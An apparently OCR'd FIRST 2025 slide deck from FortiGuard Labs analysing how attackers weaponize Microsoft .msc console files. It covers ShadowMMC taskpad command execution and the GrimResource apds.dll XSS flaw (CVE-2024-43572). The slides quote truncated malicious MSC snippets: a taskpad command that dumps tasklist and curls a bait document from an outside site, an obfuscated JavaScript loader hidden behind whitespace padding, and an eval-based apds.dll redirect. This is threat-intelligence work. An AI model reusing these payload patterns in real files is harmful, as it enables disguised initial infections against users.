UNMASKING MSC FILES: A DEEP DIVE INTO EMERGING APT TACTICS AND ADVANCED WEAPONIZATION

Douglas Santos Hossein Jazi

FIRST 2025

FortiGuard Labs

Douglas Santos

Director, Advanced Threat Intelligence

- 25+ Years in Cybersecurity
- Working for Fortinet for 9+ years
- Mainly focused now on advancing threat intelligence
- Threat Researcher / Threat Intelligence / Evangelism
- Based out of Vancouver, Canada

FortiGuard Labs

Hossein Jazi


Senior Threat Intelligence Specialist

- 15+ years in Cybersecurity
- Focused on tracking and analyzing threat actors
- APT Researcher
- Threat Hunter
- Malware Reverse Engineer
- Cyber Crime Investigator
- Passionate blogger

MSC Files and Weaponization

What are MSC Files

- .MSC files, also known as Microsoft Saved Console files, are snap-in control files that open in the Microsoft Management Console with a Graphical User Interface (GUI).



MMC and MSC

Basics

- **MMC: Microsoft Management Console**, used for admin tasks.
- **MSC: XML-based file format** for saving custom MMC setups.
- MMC uses **snap-ins** (e.g., ActiveX, Web link) for specific functions.

Exploit Components


- **ActiveX Control Snap-in**: Allows loading arbitrary COM objects (via CLSID).
- **Link to Web Address Snap-in**: Embeds Internet Explorer to display HTML/JS.
- HTML can access external.Document.ActiveView.ControlObject.

The Technique

- Load **MSXML ActiveX object** in MMC via snap-in.
- Display **HTML page** via "Link to Web Address".
- Use **JavaScript** to:
  - Get reference to the MSXML object.
  - Trigger **XSLT transform** that executes JScript.
- Execute **shellcode or .NET** via JScript (e.g., DotNetToJScript).
- **All in-process**, bypassing many endpoint defenses.


GrimResource injection

- It uses some properties inside the MSC configuration file to do icon spoofing, ideal to entice the user to open
- Also has a provision to use transformNode obfuscation technique that evades ActiveX security warnings traditionally found in legitimate .msc
- The key to the GrimResource technique is using an old XSS flaw present in the apds.dll library, which can be called from MSC files




GrimResource injection

C:\Windows\System32\apds.dll Loading ...



GrimResource injection

C:\Windows\System32\apds.dll Loading ...



Observed MSC Weaponization Methods

MSC Weaponization Methods

Type 1: MMC-Based Command Execution ("ShadowMMC")

- **Attack Vector:**
  Abuses the **Console Taskpad** functionality within the Microsoft Management Console to execute arbitrary commands.
- **Disguise Method:**
  It is usually disguised as icons that mimic document files or folders.
- **Key Characteristics:**
  - Executes commands via MMC interface.
  - Drops and opens a **bait document** to distract the user during execution.
  - Designed to blend into typical user workflows.

```
<ConsoleTaskpads>
  <ConsoleTaskpad ListSize="Medium" IsNodeSpecific="true" ReplacesDefaultView="true" NoResults="true" DescriptionsAsText="true" NodeType="{C96401CE-0E17-11D3-885B-00C04F72C717}" ID="{656F3A6A-1A63-4FC4-9C9B-4B75AF6D
    <String Name="Name" ID="19"/>
    <String Name="Description" Value=""/>
    <String Name="Tooltip" Value=""/>
    <Tasks>
      <Task Type="CommandLine" Command="cmd.exe">
        <String Name="Name" ID="18"/>
        <String Name="Description" ID="25"/>
        <Symbol>
          <Image Name="Small" BinaryRefIndex="6"/>
          <Image Name="Large" BinaryRefIndex="7"/>
        </Symbol>
        <CommandLine Directory="" WindowState="Minimized" Params="/c mode 15,1&amp;tasklist&gt;&quot;%appdata%\t.txt&quot;&amp;curl -o &quot;%temp%\0808-DWnews.docx&quot; &quot;http://handhygieneforhealth.org/.well-
      </Task>
    </Tasks>
    <BookMark Name="TargetNode" NodeID="1"/>
  </ConsoleTaskpad>
</ConsoleTaskpads>
```

MSC Weaponization Methods

Type 2: Vulnerability-Based Payload Execution (” GrimResource")

- **Attack Vector:**
  Exploits a vulnerability in apds.dll (CVE-2024-43572) to execute malicious payloads.
- **Disguise Method:**
  Leverages the ability to customize file icons, commonly masquerading as PDF or Word documents to appear benign.
- **Objective:**
  Achieves initial infection through social engineering and file impersonation, targeting users who unknowingly execute the disguised file.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="40"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">// Console Root
        // &#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;
        var _0x3372=['ScopeNamespace','ActiveScopeNode','Document','%3C%3Fxml%20version%3D%271.0%27%3F%3E%0A%3Cstylesheet%0A%20%20%20%20xmlns%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2FXSL%2FTransform%22%20xmlns%3Ams%3D%
      </String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval(external.Document.ScopeNamespace.GetRoot().Name)</String>
    </Strings>
  </StringTable>
</StringTables>
```

Variants

Apds.dll obfuscation

```
<StringTable>
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
  <Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="8" Refs="2">
      var scopeNamespace = external.Document.ScopeNamespace;
      var rootNode = scopeNamespace.GetRoot()
      var mainNode = scopeNamespace.GetChild(rootNode)
      var docNode = scopeNamespace.GetNext(mainNode)

      external.Document.ActiveView.ActiveScopeNode = docNode
      docObject = external.Document.ActiveView.ControlObject
      external.Document.ActiveView.ActiveScopeNode = mainNode

      var XML = docObject;
      XML.async = false
      var xsl = XML;
      xsl.loadXML(unescape("%3C%3Fxml%20version%3D%271%2E0%27%3F%3E%0D%0A%3Cstylesheet%0D%0A%20%20%20%20xmlns%3D%22http%3A%2F%2Fwww%2Ew3%2Eorg%2F1999%2FXSL%2FTransform%22%20xmlns%3Ams%3D%22urn%3Aschemas%2Dmicrosof
      XML.transformNode(xsl)
    </String>
    <String ID="23" Refs="2">Document</String>
    <String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
    <String ID="38" Refs="2">Main</String>
    <String ID="39" Refs="1">&#x72;&#x65;&#x73;&#x3a;&#x2f;&#x2f;&#x61;&#x70;&#x64;&#x73;&#x2e;&#x64;&#x6c;&#x6c;&#x2f;&#x72;&#x65;&#x64;&#x69;&#x72;&#x65;&#x63;&#x74;&#x2e;&#x68;&#x74;&#x6d;&#x6c;?target=javascri
  </Strings>
</StringTable>
</StringTables>
```

⇩

res://apds.dll/redirect.html

